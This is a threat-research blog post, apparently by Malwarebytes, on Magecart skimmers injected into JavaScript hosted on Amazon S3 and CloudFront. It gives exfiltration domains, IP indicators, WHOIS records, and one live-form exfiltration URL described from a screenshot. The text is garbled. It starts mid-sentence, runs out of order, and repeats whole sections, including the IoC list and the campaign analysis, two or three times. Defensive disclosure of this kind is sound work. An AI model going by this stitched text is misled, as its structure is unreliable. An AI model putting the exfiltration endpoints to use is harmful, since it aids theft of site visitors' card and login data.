What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.


We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162  
js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)>>](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.


We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

The screenshot shows the Fiddler Web Debugger interface. The top pane displays a list of network requests, all of which are GET requests to various JavaScript files on the host s3-ca-central-1.amazonaws.com. The bottom pane shows the JavaScript code for the selected request, which includes a call to a function that checks if a CDN is initialized. A red box highlights a URL within the code: https://cdn-  
imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

